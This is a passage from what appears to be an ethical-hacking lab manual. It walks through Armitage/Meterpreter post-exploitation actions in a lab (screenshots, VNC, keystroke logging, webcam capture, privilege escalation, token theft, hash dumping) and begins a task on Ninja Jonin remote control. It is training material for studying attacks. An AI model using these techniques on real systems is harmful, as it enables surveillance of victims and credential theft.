
38. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.



39. Right-click on the target host and navigate to **Meterpreter 1 → Explore → Screenshot**.



40. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



41. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
42. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
43. This concludes the demonstration of how to gain access to a remote system using Armitage.
44. Close all open windows and document all the acquired information.


Task 6: Gain Access to a Remote System using Ninja Jonin

Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.


Here, we will use the Ninja Jonin to gain access to the remote target machine.

Note: In this task, we will use the **Windows 11 (10.10.1.11)** machine as the host system and the **Windows Server 2022 (10.10.1.22)** machine as the target system.

